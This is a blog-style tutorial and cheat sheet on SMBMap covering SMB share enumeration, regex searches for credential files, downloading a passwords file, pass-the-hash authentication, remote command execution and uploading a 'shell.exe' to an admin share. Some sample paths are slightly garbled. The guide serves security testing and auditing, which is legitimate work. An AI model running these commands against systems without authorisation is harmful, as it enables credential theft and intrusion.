SMB enumeration with SMBMap: A Complete Guide and cheat sheet

Author: Denizhalil **Site:** denizhalil.com **Date:** July 2026

INTRODUCTION

Server Message Block (SMB) is one of the most critical network protocols in modern corporate environments. Responsible for enabling shared access to files, printers, and serial ports across network nodes, it also frequently serves as a prime entry point during security assessments. Misconfigured share permissions, overly permissive guest access, and unpatched SMB implementations often grant attackers unauthorized access to sensitive corporate data or lateral movement opportunities within Active Directory domains. Consequently, identifying exposed shares and auditing access controls are essential steps in evaluating an organization's overall defense posture. To efficiently audit these shares without manual overhead, security professionals rely on specialized automation tools. Among them, SMBMap stands out as a fast, flexible, and powerful utility tailored specifically for SMB share enumeration, drive mapping, and exploitation.

LEARNING OBJECTIVES

By the end of this guide, you will be able to:

- Understand the core functionality and architecture of SMBMap.
- Identify the primary target audiences and operational use cases for SMBMap.
- Authenticate against SMB services using null sessions, valid domain credentials, and Pass-the-Hash (PtH) attacks.
- Perform targeted directory mapping, search for sensitive files using regular expressions, and transfer remote files.
- Execute administrative commands remotely on vulnerable SMB targets.

WHAT IS SMBMAP?


Created by Shawn Evans, **SMBMap** is an open-source Python utility designed to simplify, automate, and accelerate SMB share enumeration across single targets or entire network subnets. In modern enterprise environments, manually interacting with network shares using native tools like `smbclient` or Windows GUI prompts is notoriously slow and inefficient. SMBMap solves this operational hurdle by wrapping complex SMB protocol interactions into a lightweight, high-throughput command-line tool built for speed and clarity. At its core, SMBMap acts as an automated reconnaissance agent. It systematically queries target systems via port 445 (or 139) to identify accessible network drives, determine exact permission levels (Read, Write, or No Access), and traverse directory trees recursively.

Whether authenticating via null sessions, active domain credentials, or captured NTLM hashes, SMBMap eliminates the guesswork involved in mapping complex share hierarchies across Active Directory domains.

Beyond basic share enumeration, SMBMap bridges the gap between passive discovery and active security testing. It equips operators with advanced features such as regex-based file searching across entire file systems, direct file upload and download capabilities, and remote command execution when administrative rights are present. Its clean, color-coded terminal output allows penetration testers and defenders alike to spot critical misconfigurations at a glance.

Key capabilities of SMBMap include:

- **Automated Permission Auditing:** Rapidly identifies `READ`, `WRITE`, or `NO ACCESS` levels across all exposed SMB drives on a given host or IP range.
- **Granular File Searching:** Employs regular expressions (`-F`) to search through remote shares for high-value targets like credentials, configuration files, and backups.
- **Pass-the-Hash Support:** Allows seamless authentication using NTLM password hashes (`-p LM:NT`) without needing plain-text credentials.
- **Remote Arbitrary Execution:** Executes system commands (`-x`) on target systems by leveraging write access to administrative shares such as `ADMIN$` or `C$`.




WHO IS SMBMAP SUITABLE FOR AND WHO SHOULD USE IT?

SMBMap is engineered specifically for cybersecurity practitioners, offensive operators, and IT infrastructure personnel who require deep visibility into network share permissions and SMB security postures. Because Server Message Block services are ubiquitous across corporate environments, maintaining strict access control lists (ACLs) is vital for preventing unauthorized data exposure. SMBMap streamlines this operational necessity by delivering immediate, actionable insights into which accounts have read or write access across target systems. From an offensive perspective, the tool serves as a primary driver during internal network assessments and Active Directory audits. Penetration testers and red team operators rely on SMBMap to rapidly uncover exposed sensitive data, harvest configuration files containing plain-text credentials, and identify high-value targets for lateral movement. By automating the discovery of misconfigured shares, offensive teams can simulate realistic adversary behavior without spending hours manually attempting to mount individual network drives.

Conversely, defensive professionals and IT administrators utilize SMBMap as a proactive auditing tool to maintain corporate compliance and enforce zero-trust architecture principles. System administrators often face challenges verifying share-level security after domain policy updates, server migrations, or organizational restructuring. SMBMap provides these teams with a quick, scriptable mechanism to validate that sensitive corporate directories remain properly segregated from unauthenticated users or low-privileged domain accounts.

Key roles that benefit from using SMBMap include:

- **Penetration Testers & Red Teams:** To rapidly map internal attack surfaces, locate sensitive files (such as configuration files, SSH keys, or database backups), and leverage write privileges for lateral movement or remote code execution.
- **Blue Teams & Threat Hunters:** To audit enterprise-wide share exposures, identify overly permissive guest access, and detect non-compliant SMB configurations across internal network ranges.
- **Security Operations Center (SOC) Analysts:** To analyze SMB activity baselines, investigate potential lateral movement artifacts, and verify the impact of reported credential leaks on network shares.
- **System & Network Administrators:** To efficiently audit file server permissions following Active Directory migrations or privilege updates without navigating tedious Windows GUI permission menus.


SMBMap Operational Roles
[Enterprise SMB Infrastructure]
[Offensive Operations]
(Red Teams / Pentesters)
+---> Discover Exposed Sensitive Data
+---> Harvest Credentials & Backups
+---> Execute Remote Commands (RCE)
[Defensive Operations]
(Blue Teams / Sysadmins)
+---> Audit Share ACLs & Permissions
+---> Enforce Least Privilege (PoLP)
+---> Validate Post-Migration Policies

SMBMAP QUICK REFERENCE & CHEAT SHEET

Flag / Parameter	Description	Example Usage
`-H <host/IP/CIDR>`	Target host, IP address, subnet range, or IP file list.	`-H 10.10.10.150` or `-H 10.10.10.0/24`
`-u <user>`	Username for authentication (or Guest/Null).	`-u "jdoe"`
`-p <pass/hash>`	Password or NTLM hash (format: `LM:NT` or `:NT`).	`-p "Password123!"`
`-d <domain>`	Domain name for Active Directory authentication.	`-d corp.local`
`-r <share>`	Recursively browse directories inside a specific share.	`-r "Reports" --depth 2`
`-F <pattern>`	Regex file search across accessible shares.	`-F "pass|config|secret"`
`--download <path>`	Download a remote file from a share.	`--download "Reports\passwords.xlsx"`
`--upload <src> <dst>`	Upload a local file to a remote writeable share.	`--upload "shell.exe" "C$\shell.exe"`
`-x <command>`	Execute arbitrary command on remote target (Admin access required).	`-x "whoami /priv"`

PENTESTING EXAMPLES WITH SMBMAP

1. Basic Network Scan (Anonymous / Null Session)

Lists open shares and access permissions on the target host without providing credentials.

```
smbmap -H 10.10.10.150

[+] Finding open SMB ports....
[+] User Authenticated Local: Guest
[+] Guest Session Successful on 10.10.10.150:445
[+] IP: 10.10.10.150:445        Name: 10.10.10.150
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        ADMIN$                                  NO ACCESS       Remote Admin
        C$                                      NO ACCESS       Default share
        IPC$                                    READ ONLY       Remote IPC
        Public                                  READ ONLY       Shared Public Files
```

2. Authenticated Scan with Credentials

Authenticates using valid domain or local user credentials to uncover accessible shares.

```
smbmap -u "jdoe" -p "Password123!" -d corp.local -H 10.10.10.150

[+] Finding open SMB ports....
[+] User Authenticated: corp.local\jdoe
[+] IP: 10.10.10.150:445        Name: 10.10.10.150
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        ADMIN$                                  NO ACCESS       Remote Admin
        C$                                      NO ACCESS       Default share
        IPC$                                    READ ONLY       Remote IPC
        Public                                  READ ONLY       Shared Public Files
        Reports                                 READ, WRITE     Department Reports
        Users                                   READ ONLY       User Directories
```

3. Recursive Directory Listing (Depth Limited)

Traverses and lists the directory structure of an accessible share up to a specified depth limit (`--depth`).

```
smbmap -u "jdoe" -p "Password123!" -H 10.10.10.150 -r "Reports" --depth 2

[+] Finding open SMB ports....
[+] User Authenticated: jdoe
[+] IP: 10.10.10.150:445        Name: 10.10.10.150
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        Reports                                 READ, WRITE     Department Reports
        ./Reports
        drwxrwxrwx 0 Mon Jul 15 11:20:00 2024   .
        drwxrwxrwx 0 Mon Jul 15 11:20:00 2024   ..
        drwxrwxrwx 0 Tue Aug 20 09:14:12 2024   2024_Q3
        -rwxrwxrwx 15420 Fri Sep  1 14:02:11 2024 summary.pdf
        ./Reports/2024_Q3
        -rwxrwxrwx 45100 Mon Sep 10 16:30:00 2024 passwords.xlsx
```

4. Searching Sensitive Files using Regex

Searches across shares using regular expressions to locate configuration files, credentials, or sensitive data.

```
smbmap -u "jdoe" -p "Password123!" -H 10.10.10.150 -F "pass|config|secret"

[+] Finding open SMB ports....
[+] User Authenticated: jdoe
[+] Starting search for pattern: pass|config|secret
[+] IP: 10.10.10.150:445        Name: 10.10.10.150
        Match found on: Reports 4_Q3\passwords.xlsx
        Match found on: Users\jdoe pp_config.json
[+] File search completed successfully.
```

5. Pass-the-Hash (NTLM Hash Authentication)

Authenticates against the target using a captured NTLM hash pair instead of a plain-text password. *Note: If LM hash is not available, use* `31d6cfe0d16ae931b73c59d7e0c089c0` *or 32 zeros as a dummy prefix.*

```
smbmap -u "Administrator" -p
"31d6cfe0d16ae931b73c59d7e0c089c0:31d6cfe0d16ae931b73c59d7e0c089c0" -H 10.10.10.150

[+] Finding open SMB ports....
[+] User Authenticated: Administrator
[+] IP: 10.10.10.150:445        Name: 10.10.10.150
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        ADMIN$                                  READ, WRITE     Remote Admin
        C$                                      READ, WRITE     Default share
        IPC$                                    READ ONLY       Remote IPC
        NETLOGON                                READ ONLY       Logon server share
        SYSVOL                                  READ ONLY       Logon server share
```

6. Downloading Remote Files

Downloads a target file directly from an accessible SMB share to your local machine.

```
smbmap -u "jdoe" -p "Password123!" -H 10.10.10.150 --download
"Reports 4_Q3\passwords.xlsx"

[+] Finding open SMB ports....
[+] User Authenticated: jdoe
[+] Downloading: Reports 4_Q3\passwords.xlsx
[+] Starting download of 10.10.10.150:Reports 4_Q3\passwords.xlsx (45100 bytes)
[+] File downloaded successfully: 10.10.10.150-Reports_2024_Q3_passwords.xlsx
```

7. Remote Command Execution (RCE)

Executes a command on the target system using administrative privileges (requires write access to administrative shares like `ADMIN$`).

```
smbmap -u "Administrator" -p "Password123!" -H 10.10.10.150 -x "whoami /priv"

[+] Finding open SMB ports....
[+] User Authenticated: Administrator
[+] Executing command: whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeDebugPrivilege              Debug programs                            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
```

8. Subnet / CIDR Range Scanning

Performs high-speed enumeration across an entire subnet block to discover open shares and privilege maps across multiple hosts.

```
smbmap -u "jdoe" -p "Password123!" -d corp.local -H 10.10.10.0/24

[+] Finding open SMB ports....
[+] Starting host discovery across 254 targets...
[+] User Authenticated on 10.10.10.12: corp.local\jdoe
[+] User Authenticated on 10.10.10.150: corp.local\jdoe
[+] IP: 10.10.10.12:445         Name: FILESRV01
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        Shared                                  READ ONLY       Corporate Shared Drive
[+] IP: 10.10.10.150:445        Name: DC01
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        NETLOGON                                READ ONLY       Logon server share
        SYSVOL                                  READ ONLY       Logon server share
```

CONCLUSION

SMBMap remains an indispensable asset in any security professional's toolkit. By automating share discovery, permission mapping, regex pattern matching, and administrative command execution, it significantly cuts down enumeration time during internal network assessments. Its ability to handle complex authentication mechanisms—ranging from anonymous null sessions to pass-the-hash attacks—makes it a versatile utility across diverse network environments. For penetration testers and red teams, the tool serves as a high-speed reconnaissance engine that bridges the gap between initial

access and post-exploitation. Uncovering sensitive files, harvestable credentials, or administrative write access across dozens of network hosts can be accomplished in minutes rather than hours. This efficiency enables security operators to focus their efforts on analyzing high-value attack paths rather than getting bogged down by manual drive mounting. From a defensive perspective, regularly running SMBMap against internal network ranges provides a clear, actionable window into unintended share exposures. Blue teams and system administrators can use its straightforward terminal output to quickly identify overly permissive guest access, misconfigured access control lists (ACLs), and orphaned administrative shares before malicious actors can discover and leverage them.

Ultimately, maintaining robust SMB security relies on continuous auditing and the strict application of the Principle of Least Privilege (PoLP). By integrating tools like SMBMap into routine security assessments and internal compliance workflows, organizations can proactively identify privilege creep, secure critical corporate data, and ensure their Active Directory domain shares remain properly segregated against potential threats.